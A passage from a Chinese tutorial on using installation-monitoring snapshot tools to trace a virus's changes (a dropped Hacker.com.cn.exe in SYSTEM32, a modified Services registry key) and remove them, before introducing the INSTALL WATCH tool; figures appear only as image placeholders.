


图2




图3




图4

当程序这一次运行完毕后就可以单击“前进”按钮进行两次快照的对比了，如图5。最后单击“关闭”按钮就可以查看修改的项目了。可以看到病毒在SYSTEM32目录中建立了一个名为Hacker.com.cn.exe文件，如图6。同时，查看注册表也可以看到它修改了Services注册表项目，如图7。




图5




图6




图7

如果我们使用了视图菜单中的“删除的项目”菜单，还可以看到桌面的自删除文件，也就是Server.exe，通过对这些病毒安装流程的监视，就可以轻松的进行病毒的清除了。首先我们可以删除掉SYSTEM32目录中生成的hacker.com.cn.exe文件，然后就是修改注册表中的Services项目，这样病毒体和注册表服务启动就被清除掉了，它也就无法运行了。

二、百科全书型的INSTALL WATCH

上面给大家介绍的是个比较简单的工具，接下来我再给大家介绍一款更加强大的工具INSTALL WATCH，打开工具后，

首先单击“INSTALL”安装按钮，然后在弹出的窗口中单击“Configure”配置按钮，如图8。

